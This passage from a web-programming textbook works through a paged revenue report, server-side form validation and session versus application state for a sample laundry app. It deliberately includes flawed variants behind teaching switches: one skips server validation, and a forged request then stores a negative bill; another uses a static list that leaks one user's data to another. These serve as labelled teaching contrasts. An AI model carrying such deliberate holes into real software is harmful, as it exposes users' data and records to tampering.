Design. The money received on day d at outlet o is the sum of the payments made that day for bills of that outlet, $r_{d,o} = \sum \text{amount}$. Let D_p be the days shown on page p and D all the days of the month. Then

$$\text{PageTotal}_o = \sum_{d \in D_p} r_{d,o} \qquad \text{MonthTotal}_o = \sum_{d \in D} r_{d,o} \tag{16.9}$$

and the two are equal only when $D_p = D$. The report shows both rows, each labeled with what it sums. The month total is computed from all the days, never from the rows on the screen. **Figure 16.8** draws September 2026 with the three pages marked; the page totals are visibly different, and together they make the month.




Figure 16.8 Money received in September 2026 per day and outlet, with the three pages of the report. The three page totals add up to the month total, Rp 12,088,000.

The ASP.NET solution. **Listing 16.33** is the page model of `/reports/revenue`. The month is checked against a pattern (a month that does not exist is answered with 400, Bad Request); the rows come from `RevenueByDay`, which fills in the days without payments, so that every page has ten days (or the remainder); and the footer rows are two `RevenueRow` records computed by `Sum`: one from `Rows`, one from `all`.

Listing 16.33 `Reports/Revenue.cshtml.cs`: ten days per page, a page total and a month total.

```
// Reports/Revenue.cshtml.cs - money received per day and outlet, ten days per page, with
two
// footer rows: the total of this page and the total of the whole month (Problem 16.8).
using System.Text.RegularExpressions;
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Reports;

public class RevenueModel(ILaundryStore store) : PageModel
{
    public const int PageSize = 10;

    [BindProperty(SupportsGet = true)] public string Month { get; set; } = "2026-09";
    [BindProperty(SupportsGet = true, Name = "p")] public int PageNo { get; set; } = 1;

    public IReadOnlyList<RevenueRow> Rows { get; private set; } = [];
    public RevenueRow PageTotal { get; private set; } = null!;
    public RevenueRow MonthTotal { get; private set; } = null!;
    public int PageCount { get; private set; }

    public IActionResult OnGet()
    {
        if (!Regex.IsMatch(Month, @"^[0-9]{4}-(0[1-9]|1[0-2])$")) return BadRequest();
        IReadOnlyList<RevenueRow> all = store.RevenueByDay(Month);
        PageCount = (all.Count + PageSize - 1) / PageSize;
        PageNo = Math.Clamp(PageNo, 1, PageCount);
        Rows = all.Skip((PageNo - 1) * PageSize).Take(PageSize).ToList();
        PageTotal = Sum("Page total", Rows);
        MonthTotal = Sum("Month total", all);              // every day of the month, not
only this page
        return Page();
    }

    private static RevenueRow Sum(string label, IEnumerable<RevenueRow> rows) =>
        new(label, rows.Sum(r => r.O01), rows.Sum(r => r.O02), rows.Sum(r => r.O03));
}
```

The markup puts the two totals in a `<tfoot>`, the part of an HTML table meant for footers, which the style sheet draws in bold on grey; **Figure 16.9** is page 3 as the owner sees it.

Profitina Laundry Counter Price list Customers New bill Revenue Hendra Wijaya (owner) Log out

Money received, 2026-09

2026-09 Show

Day	O01 Rungkut	O02 Keputih	O03 Wiyung	Total
2026-09-21	Rp 120.000	Rp 84.000	Rp 343.000	Rp 547.000
2026-09-22	Rp 66.000	Rp 186.000	Rp 160.000	Rp 412.000
2026-09-23	Rp 264.000	Rp 0	Rp 77.000	Rp 341.000
2026-09-24	Rp 150.000	Rp 128.000	Rp 419.000	Rp 697.000
2026-09-25	Rp 304.000	Rp 158.000	Rp 223.000	Rp 685.000
2026-09-26	Rp 128.000	Rp 132.000	Rp 80.000	Rp 340.000
2026-09-27	Rp 379.000	Rp 144.000	Rp 116.000	Rp 639.000
2026-09-28	Rp 265.000	Rp 77.000	Rp 251.000	Rp 593.000
2026-09-29	Rp 18.000	Rp 40.000	Rp 17.000	Rp 75.000
2026-09-30	Rp 186.000	Rp 0	Rp 160.000	Rp 346.000
Page total	**Rp 1.880.000**	**Rp 949.000**	**Rp 1.846.000**	**Rp 4.675.000**
Month total	**Rp 4.088.000**	**Rp 3.837.000**	**Rp 4.163.000**	**Rp 12.088.000**

Page 1 Page 2 Page 3 of 3

Profitina Laundry, Surabaya. Sample data; every customer is fictitious.

Figure 16.9 The revenue report, page 3 of September 2026 (feature F9). Two footer rows, each saying what it sums.

The C#, Java and Python programs. **Listing 16.34** prints the same page as text from the data layer, and cross-checks the month total against one aggregate over the `Payment` table, `DataTable.Compute("SUM(amount)", filter)`, which does not use the grid at all. **Listing 16.35** and **Listing 16.36** do the same in SQL, with a `GROUP BY` over day and outlet and a separate `SELECT SUM(amount)` for the cross-check.

Listing 16.34 `P168Revenue.cs`: page 3 of the report, both footers, and an independent check.

```
// P168Revenue.cs - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
//   dotnet run -- 16.8 [page]           page 1, 2 or 3 of September 2026 (default 3)
//   dotnet run -- 16.8 [page] --wrong   the tempting footer: "month total" added up from
this page
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P168Revenue
{
    public static void Run(string dataDir, string[] args)
    {
        int pageNo = args.Length > 0 && int.TryParse(args[0], out int n) ? n : 3, size =
10;
        bool wrong = args.Contains("--wrong");
        var store = new DataSetStore(dataDir);
        IReadOnlyList<RevenueRow> all = store.RevenueByDay("2026-09");
        List<RevenueRow> page = all.Skip((pageNo - 1) * size).Take(size).ToList();

        Console.WriteLine($"{"Day",-12}{"O01",14}{"O02",14}{"O03",14}{"Total",14}");
        foreach (RevenueRow r in page) Print(r);
        Print(Sum("Page total", page));
        Print(Sum("Month total", wrong ? page : all));  // right: all the days, not the
ones on screen

        // A cross-check that does not use the grid at all: one aggregate over the Payment
table.
        DataTable payments = LaundryData.LoadCsv(Path.Combine(dataDir,
"csv")).Tables["Payment"]!;
        object sum = payments.Compute("SUM(amount)", "paid_at >= '2026-09-01' AND paid_at <
'2026-10-01'");
        Console.WriteLine($"Compute(SUM(amount)) over September:
{Fmt.Rupiah((decimal)sum)}");
    }

    private static RevenueRow Sum(string label, IEnumerable<RevenueRow> rows) =>
        new(label, rows.Sum(r => r.O01), rows.Sum(r => r.O02), rows.Sum(r => r.O03));

    private static void Print(RevenueRow r) =>
        Console.WriteLine($"{r.Day,-
12}{Fmt.Rupiah(r.O01),14}{Fmt.Rupiah(r.O02),14}{Fmt.Rupiah(r.O03),14}{Fmt.Rupiah(r.Total),1
4}");
}
```

Listing 16.35 `P168Revenue.java`: the same report from SQL.

```java
// P168Revenue.java - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
// Compile: javac -d out P168Revenue.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P168Revenue [page] [--wrong]
import java.sql.*;
import java.text.NumberFormat;
import java.time.LocalDate;
import java.util.*;

public class P168Revenue {
    public static void main(String[] args) throws SQLException {
        boolean wrong = Arrays.asList(args).contains("--wrong");
        int page = args.length > 0 && args[0].matches("\\d+") ? Integer.parseInt(args[0]) :
3, size = 10;
        Map<String, Long> sums = new HashMap<>();
        long checkSum;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db"))
{
            try (ResultSet rs = c.createStatement().executeQuery("""
                    SELECT substr(p.paid_at, 1, 10), b.Outlet_id, SUM(p.amount)
                      FROM Payment p JOIN Bill b ON b.id = p.Bill_id
                     WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'
                     GROUP BY 1, 2""")) {
                while (rs.next()) sums.put(rs.getString(1) + "/" + rs.getString(2),
rs.getLong(3));
            }
            try (ResultSet rs = c.createStatement().executeQuery(
                    "SELECT SUM(amount) FROM Payment WHERE paid_at >= '2026-09-01' AND
paid_at < '2026-10-01'")) {
                rs.next();
                checkSum = rs.getLong(1);
            }
        }
        List<long[]> days = new ArrayList<>();
        List<String> names = new ArrayList<>();
        for (LocalDate d = LocalDate.of(2026, 9, 1); d.getMonthValue() == 9; d =
d.plusDays(1)) {
            names.add(d.toString());
            days.add(new long[]{sums.getOrDefault(d + "/O01", 0L), sums.getOrDefault(d +
"/O02", 0L), sums.getOrDefault(d + "/O03", 0L)});
        }
        int from = (page - 1) * size, to = Math.min(from + size, days.size());
        System.out.printf("%-12s%14s%14s%14s%14s%n", "Day", "O01", "O02", "O03", "Total");
        long[] pageTotal = new long[3], monthTotal = new long[3];
        for (int i = 0; i < days.size(); i++) {
            boolean shown = i >= from && i < to;
            for (int k = 0; k < 3; k++) {
                if (shown) pageTotal[k] += days.get(i)[k];
                monthTotal[k] += days.get(i)[k];          // right: all the days, not the
ones on screen
            }
            if (shown) line(names.get(i), days.get(i));
        }
        line("Page total", pageTotal);
```

Listing 16.35 (Continued) *P168Revenue.java: the same report from SQL.*

```
        line("Month total", wrong ? pageTotal : monthTotal);
        System.out.println("SELECT SUM(amount) over September: " + rupiah(checkSum));
    }

    static String rupiah(long n) {
        return "Rp " + NumberFormat.getIntegerInstance(Locale.US).format(n).replace(',',
'.');
    }

    static void line(String label, long[] v) {
        System.out.printf("%-12s%14s%14s%14s%14s%n", label, rupiah(v[0]), rupiah(v[1]),
rupiah(v[2]), rupiah(v[0] + v[1] + v[2]));
    }
}
```

Listing 16.36 `p168_revenue.py`: the same report in Python.

```
# p168_revenue.py - Problem 16.8: a paged grid with a footer. Which total belongs in the
footer?
#     python p168_revenue.py [page]           page 1, 2 or 3 of September 2026 (default 3)
#     python p168_revenue.py [page] --wrong   the tempting footer: "month total" added up
from this page
import os
import sqlite3
import sys
from datetime import date, timedelta

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
args = [a for a in sys.argv[1:] if a != "--wrong"]
page, size, wrong = int(args[0]) if args else 3, 10, "--wrong" in sys.argv


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


# One row per day and outlet that had payments; the days without any are filled in below.
sums = {(d, o): a for d, o, a in conn.execute("""
    SELECT substr(p.paid_at, 1, 10), b.Outlet_id, SUM(p.amount)
      FROM Payment p JOIN Bill b ON b.id = p.Bill_id
     WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'
     GROUP BY 1, 2""")}
days, d = [], date(2026, 9, 1)
while d.month == 9:
    days.append([d.isoformat()] + [sums.get((d.isoformat(), o), 0) for o in ("O01", "O02",
"O03")])
    d += timedelta(days=1)
shown = days[(page - 1) * size:page * size]


def line(r):
    print(f"{r[0]:<12}" + "".join(f"{rupiah(x):>14}" for x in (r[1], r[2], r[3], r[1] +
r[2] + r[3])))


def total(label, rows):
    return [label] + [sum(r[i] for r in rows) for i in (1, 2, 3)]


print(f"{'Day':<12}{'O01':>14}{'O02':>14}{'O03':>14}{'Total':>14}")
for r in shown:
    line(r)
line(total("Page total", shown))
line(total("Month total", shown if wrong else days))  # right: all the days, not the ones
on screen
one = conn.execute("SELECT SUM(amount) FROM Payment WHERE paid_at >= '2026-09-01' AND
paid_at < '2026-10-01'")
print(f"SELECT SUM(amount) over September: {rupiah(one.fetchone()[0])}")
```

All three printed the same page (this is the C# run):

```
Day                    O01           O02           O03         Total
2026-09-21      Rp 120.000     Rp 84.000    Rp 343.000    Rp 547.000
2026-09-22       Rp 66.000    Rp 186.000    Rp 160.000    Rp 412.000
2026-09-23      Rp 264.000          Rp 0     Rp 77.000    Rp 341.000
2026-09-24      Rp 150.000    Rp 128.000    Rp 419.000    Rp 697.000
2026-09-25      Rp 304.000    Rp 158.000    Rp 223.000    Rp 685.000
2026-09-26      Rp 128.000    Rp 132.000     Rp 80.000    Rp 340.000
2026-09-27      Rp 379.000    Rp 144.000    Rp 116.000    Rp 639.000
2026-09-28      Rp 265.000     Rp 77.000    Rp 251.000    Rp 593.000
2026-09-29       Rp 18.000     Rp 40.000     Rp 17.000     Rp 75.000
2026-09-30      Rp 186.000          Rp 0    Rp 160.000    Rp 346.000
Page total    Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Month total   Rp 4.088.000  Rp 3.837.000  Rp 4.163.000 Rp 12.088.000
Compute(SUM(amount)) over September: Rp 12.088.000
```

Check the arithmetic of one column by hand, O02 on page 3: $84 + 186 + 0 + 128 + 158 + 132 + 144 + 77 + 40 + 0 = 949$ thousand rupiah, the page total. The month total of the three outlets, Rp 12.088.000, is equal to the independent `SUM(amount)` on the last line, and to the sum of the three page totals of **Figure 16.8**.

A tempting wrong solution. Add up the rows as they are drawn, classically in the `GridView`'s `RowDataBound` event. With paging, only the current page's rows are bound, so the "total" is a page total under another label. `--wrong` reproduces it:

```
Day                    O01           O02           O03         Total
2026-09-21      Rp 120.000     Rp 84.000    Rp 343.000    Rp 547.000
2026-09-22       Rp 66.000    Rp 186.000    Rp 160.000    Rp 412.000
2026-09-23      Rp 264.000          Rp 0     Rp 77.000    Rp 341.000
2026-09-24      Rp 150.000    Rp 128.000    Rp 419.000    Rp 697.000
2026-09-25      Rp 304.000    Rp 158.000    Rp 223.000    Rp 685.000
2026-09-26      Rp 128.000    Rp 132.000     Rp 80.000    Rp 340.000
2026-09-27      Rp 379.000    Rp 144.000    Rp 116.000    Rp 639.000
2026-09-28      Rp 265.000     Rp 77.000    Rp 251.000    Rp 593.000
2026-09-29       Rp 18.000     Rp 40.000     Rp 17.000     Rp 75.000
2026-09-30      Rp 186.000          Rp 0    Rp 160.000    Rp 346.000
Page total    Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Month total   Rp 1.880.000    Rp 949.000  Rp 1.846.000  Rp 4.675.000
Compute(SUM(amount)) over September: Rp 12.088.000
```

The "month total" now says Rp 4.675.000, less than two fifths of the truth, and the only warning is the cross-check on the last line, which a report of the usual kind does not have. An owner who reads it on the 30th decides that September was a disaster.

> **CHECK YOURSELF.** The owner asks for one more footer row: the average money received per day. Over which days should the average be taken, and what is it for September 2026?
>
> *Answer.* Over all the days of the month, including the days without payments (they are real days on which the shop took nothing), using the month total: $12{,}088{,}000/30 = 402{,}933$ rupiah per day, rounded down. An average over only the days shown would be a page average, the same mistake as before; an average over only the days *with* payments would overstate what a normal day brings.

16.6 New Worked Problems: Validation and State

Chapter 14 taught two families of tools that look unrelated and are not: the validators, which decide whether a request may change anything, and the state mechanisms, which decide what the server remembers between requests. Both are about trust. A validator is the server refusing to trust input; a state mechanism is the server deciding what it may trust the browser to carry.

16.6.1 Problem 16.9 — Validation that the browser cannot switch off

> **PROBLEM.** The new-bill form takes a customer id, a service, a quantity and a rack. Write every rule that the input must satisfy, have the browser check what it can for the cashier's convenience, and make sure that the server refuses anything that breaks a rule, with a message next to the field at fault, even when the browser's checks have been switched off.

In our own words. Two kinds of check with two different purposes. The browser's checks (`required`, `min`, `max`, `pattern` in the HTML) are a courtesy: they save the cashier a round trip. The server's checks are the law: they are the only ones that run for every request, because the request might not come from our form at all.

Design. Write the rules down before the code, from the data. A customer id is `C` and four digits, and must belong to an existing customer. A service must exist. A quantity is a whole number from 1 to 100 (the sample data never goes above 12, so 100 leaves room without admitting nonsense). A rack is `A`, `B` or `C` and a number from 01 to 20, because those are the shelves of the shops (`A01` to `C20` in the data). Four rules are about one field each; two need the data. In ASP.NET Core the first kind are *attributes* on the properties of an input model, the direct heirs of Chapter 14's validator controls, as **Table 16.1** showed; the second kind are an `IValidatableObject.Validate` method, the heir of the `CustomValidator`. Model validation runs the attribute checks of every property first and runs `Validate` only when all of them pass, so a cashier who typed `Z99` does not also get a confusing "there is no customer" message [2].

The ASP.NET solution. Listing 16.37 is the input model, and **Listing 16.38** the page model that uses it.

Listing 16.37 `BillForm.cs`: every rule of a new bill, as attributes (one field each) and a `Validate` method (rules that need the data).

```
// BillForm.cs - a new bill as the cashier's browser sends it, and every rule it must pass
on the
// server (Problem 16.9). The attributes are the RequiredFieldValidator, RangeValidator and
// RegularExpressionValidator of Web Forms; Validate is its CustomValidator.
using System.ComponentModel.DataAnnotations;
using LaundryCounter.Data;
using Microsoft.Extensions.DependencyInjection;

namespace LaundryCounter.Web;

public class BillForm : IValidatableObject
{
    [Required, RegularExpression(@"^C\d{4}$", ErrorMessage = "A customer id looks like
C0001."), Display(Name = "Customer id")]
    public string CustomerId { get; set; } = "";

    [Required, Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1 to 100."),
Display(Name = "Quantity")]
    public int Unit { get; set; } = 1;

    [Required, RegularExpression(@"^[A-Ca-c](0[1-9]|1[0-9]|20)$", ErrorMessage = "A rack is
A, B or C and a number 01 to 20, like A07.")]
    public string Rack { get; set; } = "";

    // Rules that need the data: does this customer exist, does this service exist?
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        ILaundryStore store = context.GetRequiredService<ILaundryStore>();
        if (store.Customer(CustomerId) == null)
            yield return new ValidationResult($"There is no customer {CustomerId}.",
[nameof(CustomerId)]);
        if (!store.Services().Any(s => s.Id == ServiceId))
            yield return new ValidationResult($"There is no service {ServiceId}.",
[nameof(ServiceId)]);
    }
}
```

Listing 16.38 `Bills/New.cshtml.cs`: `ModelState.IsValid` decides; the data layer's own refusals are shown as a message too.

```
// Bills/New.cshtml.cs - take in a new bill (F6), validated on the server (Problem 16.9).
using System.Data;
using System.Security.Claims;
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Bills;

public class NewModel(ILaundryStore store, ShopClock clock, TeachingSwitches teaching) :
PageModel
{
    [BindProperty] public BillForm Input { get; set; } = new();
    public IReadOnlyList<ServiceRow> Services { get; private set; } = [];

    public void OnGet(string? customer)
    {
        Services = store.Services();
        if (customer != null) Input.CustomerId = customer;
    }

    public IActionResult OnPost()
    {
        Services = store.Services();
        // Every rule of BillForm has been checked by now; the tempting mistake ignores the
verdict.
        if (!ModelState.IsValid && !teaching.ClientOnlyValidation) return Page();
        try
        {
            string id = store.NewBill(Input.CustomerId, Input.ServiceId, Input.Unit,
Input.Rack.ToUpperInvariant(),
                User.FindFirstValue(ClaimTypes.NameIdentifier) ?? "",
User.FindFirst("outlet")?.Value, clock.Now());
            TempData["Flash"] = $"Bill {id} created.";
            return Redirect($"/bills/{id}");
        }
        catch (Exception e) when (e is ArgumentException or DataException)
        {
            ModelState.AddModelError("", "The data layer refused the bill: " + e.Message);
            return Page();
        }
    }
}
```

Line by line. Each attribute carries its message, written for the cashier. If `abc` is sent as the quantity, model binding records its own error ("The value 'abc' is not valid for Quantity"), which `ModelState.IsValid` also sees. `Validate` receives a `ValidationContext` through which it can ask for services, here `ILaundryStore`, to check that the customer and the service exist. In `OnPost`, `if (!ModelState.IsValid ...) return Page();` is the whole of the law: one line, which every request passes through. The `try` block around `NewBill` is the second line of defense: if the data layer refuses the bill anyway (a customer deleted a second ago by a colleague, for instance), its exception becomes a message on the page rather than an error page. The markup gives the browser its courtesy checks, `min="1" max="100" required` and a `pattern`, and prints each server message with `asp-validation-for`, under its field. **Figure 16.10** shows the page after the browser's checks were switched off (one line in the browser's console, `form.noValidate = true`) and a quantity of 0 and a rack of `Z99` were sent: the server answered with both messages.




Figure 16.10 The new-bill form after the browser's own checks were switched off: the server refused both fields, each with its own message.

The Java and Python solutions. Neither Java's HTTP server nor Flask has attributes for validation, so the rules are a function: `checkBill` in **Listing 16.15** and `check_bill` in **Listing 16.16**. Both return a map from field name to message, the equivalent of `ModelState`, with exactly the same rules and messages as **Listing 16.37**, in the same two stages: first each field alone, and only when every field passed, the checks against the database. Checks C1 and C2 of the acceptance test (**Listing 16.22**) send the same bad bills to all three servers and look for the same messages.

A tempting wrong solution. Trust the browser. The form already says `min="1"` and has a `pattern` for the rack, the cashier's browser refuses a bad value before it is even sent, and testing by hand never gets a bad value to the server, so the server's check seems redundant. The switch `Teaching:ClientOnlyValidation` removes it; `tests/tempting.py` then sends what any script can send:

```
POST /bills/new with Unit=-5 and Rack=ZZ -> 302 /bills/B2954
  Charged Rp -40.000, paid Rp 0, balance Rp -40.000.
  rack ZZ
```

A bill of minus five kilograms was stored, charging the customer minus forty thousand rupiah, on a rack that does not exist. Equation (16.1) did its job faithfully, on nonsense. With the server's checks in place the same request is refused with the two messages of **Figure 16.10**:

```
POST /bills/new with Unit=-5 and Rack=ZZ -> 200
  refused: The quantity must be a whole number from 1 to 100.; A rack is A, B or C and a
number 01 to 20, like A07.
```

Chapter 14 made the same point with Web Forms: the validator controls check in the browser when they can, but the page must still test `Page.IsValid` on the server, or a request that skips the browser skips the validation.

> **CHECK YOURSELF.** A new rule: the express service `S0002` is sold only for quantities up to 10 kg, because one machine does express loads. Where do you add the rule, and why not as an attribute?

Answer. In `BillForm.Validate` (and in `checkBill` and `check_bill`), as `if (ServiceId == "S0002" && Unit > 10) yield return new ValidationResult("Express is limited to 10 kg.", [nameof(Unit)]);`. An attribute sees one property at a time; this rule relates two fields, the service and the quantity, so it belongs in the method that sees the whole form, the `CustomValidator` of Web Forms.

16.6.2 Problem 16.10 — Where does each piece of state live?

PROBLEM. A cashier often returns to the bills she opened a moment ago. Show, at the top of every staff page, the last five bills *this* user has opened, newest first. Then list every piece of state the Laundry Counter keeps between requests, and justify where each one lives.

In our own words. The feature is small; the question behind it is the one Chapter 14 asked in general. HTTP forgets everything between requests, so every value that must survive to the next request has to be put somewhere: in the browser (in the address, in a hidden field, in a cookie) or on the server (in a session, in memory shared by everybody, in the database). Each place has an owner, a lifetime and a level of trust, and each value has one right place.

Design. "The last five bills this user opened" belongs to one visitor, lives for one working session, and is harmless if lost; nobody else should see it. That is the definition of *session state*. **Figure 16.11** sorts all the state of the Laundry Counter into the two sides, and **Table 16.5** gives the reasons.




Figure 16.11 Where the state of the Laundry Counter lives. What is in the browser can be read or changed by the visitor; what is on the server cannot.

Table 16.5 Every piece of state of the Laundry Counter, where it lives, who owns it, how long it lives, and why that is the right place.

Value	Lives in	Owner and lifetime	Why there
grid page, sort, search	query string	this view; as long as the address	bookmarkable, shareable, harmless if edited
anti-forgery token	hidden field and cookie	this form; one form	must travel with the form it protects
who is logged in	encrypted cookie `laundry.auth`	this browser; one shift	read on every request; cannot be forged without the keys
"Customer C0258 added."	TempData cookie	this browser; the next page only	a message for one redirect
recently viewed bills	session (server memory)	this visitor; 20 minutes idle	per visitor, not worth storing, must not be shared
the fixed clock, the switches	singleton service	everybody; the process	the same for everyone, read-only
customers, bills, payments	the data layer	the business; forever	the facts; must survive everything

> **DEFINITION.** *Session state* is a small dictionary kept by the server for each visitor. The visitor holds only its key, a random session id in a cookie; the values stay on the server. *Application state* is data shared by all visitors of the application for the life of the process; in ASP.NET Core it is a service registered as a *singleton*, or a `static` field [17].

The ASP.NET solution. **Listing 16.39** keeps the list in the session as one string, `B2954,B0001`, and **Listing 16.40** adds each bill a cashier opens. The layout of **Listing 16.17** prints the list.

Listing 16.39 `RecentBills.cs`: the recently viewed bills, per visitor, in the session. The static list is the tempting mistake.

```
// RecentBills.cs - "recently viewed bills": state that belongs to ONE visitor (Problem
16.10).
// It lives in the session, which the server keeps per visitor under the laundry.session
cookie.
namespace LaundryCounter.Web;

public sealed class RecentBills(TeachingSwitches teaching)
{
    private const string Key = "recent-bills";
    private static readonly List<string> Everyone = new();   // the tempting mistake: one
list for all

    public IReadOnlyList<string> Get(HttpContext http)
    {
        if (teaching.StaticRecent)
        {
            lock (Everyone) return Everyone.ToList();
        }
        string? text = http.Session.GetString(Key);
        return string.IsNullOrEmpty(text) ? Array.Empty<string>() : text.Split(',');
    }

    public void Add(HttpContext http, string billId)
    {
        List<string> list = Get(http).Where(id => id !=
billId).Prepend(billId).Take(5).ToList();
        if (teaching.StaticRecent)
        {
            lock (Everyone) { Everyone.Clear(); Everyone.AddRange(list); }
            return;
        }
        http.Session.SetString(Key, string.Join(',', list));
    }
}
```

Listing 16.40 `Bills/Detail.cshtml.cs`: one bill (F7), remembered in the session of the visitor who opened it.

```
// Bills/Detail.cshtml.cs - one bill in full (F7); remembers it in this visitor's session
(Problem 16.10).
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Bills;

public class DetailModel(ILaundryStore store, RecentBills recent) : PageModel
{
    public BillRow Bill { get; private set; } = null!;

    public IActionResult OnGet(string id)
    {
        BillRow? b = store.Bill(id.ToUpperInvariant());
        if (b == null) return NotFound();
        Bill = b;
        recent.Add(HttpContext, b.Id);
        return Page();
    }
}
```

`GetString` and `SetString` read and write this visitor's session, which the session middleware loads and saves around each request. `Add` puts the new id first, drops duplicates and keeps five. `RecentBills` is a singleton, safe because it keeps no per-visitor data in its fields: it reaches each visitor's data through the `HttpContext` it is given.

The Java and Python solutions. The Java site keeps a `List<String>` under the key `recent` in its server-side session map; the Python site keeps a list under `session["recent"]`, which Flask stores in the signed cookie. Both are per visitor, as they must be; the difference is where the list physically sits. In Flask the list travels to the browser and back with every request, visible (though not changeable) to the visitor; for five bill ids that is fine, for anything private or large it is not. Check C5 of the acceptance test (**Listing 16.22**) confirms the order `B0001, B2954` on all three servers, and check D1 confirms that the owner, in another browser, sees none of the cashier's bills.

A tempting wrong solution. A `static` field. The list must survive between requests, a page model is created anew for every request, and a `static List<string>` survives: it seems made for the job. It is Chapter 14's *application state*, one list for everybody, and the switch `Teaching:StaticRecent` shows what that means when a cashier and the owner work at the same time:

```
the cashier opened B0001 and B2950
the owner, who opened nothing, sees: Recently viewed: B2950 B0001
```

The owner sees the cashier's bills as his own "recently viewed". Here it is merely confusing; with a shopping cart or a half-filled form, one customer would see another's. And a `List<string>` changed by many requests at once can also be corrupted, which is why the tempting code at least needed its `lock`. With the session, the same two browsers see only their own:

```
the cashier opened B0001 and B2950
the owner, who opened nothing, sees: (no recently viewed bills)
```

> **CHECK YOURSELF.** The owner wants a counter on the dashboard, "bills created today, all outlets", updated instantly without a database query. Session, singleton, or database? And what does it cost if the server restarts?
>
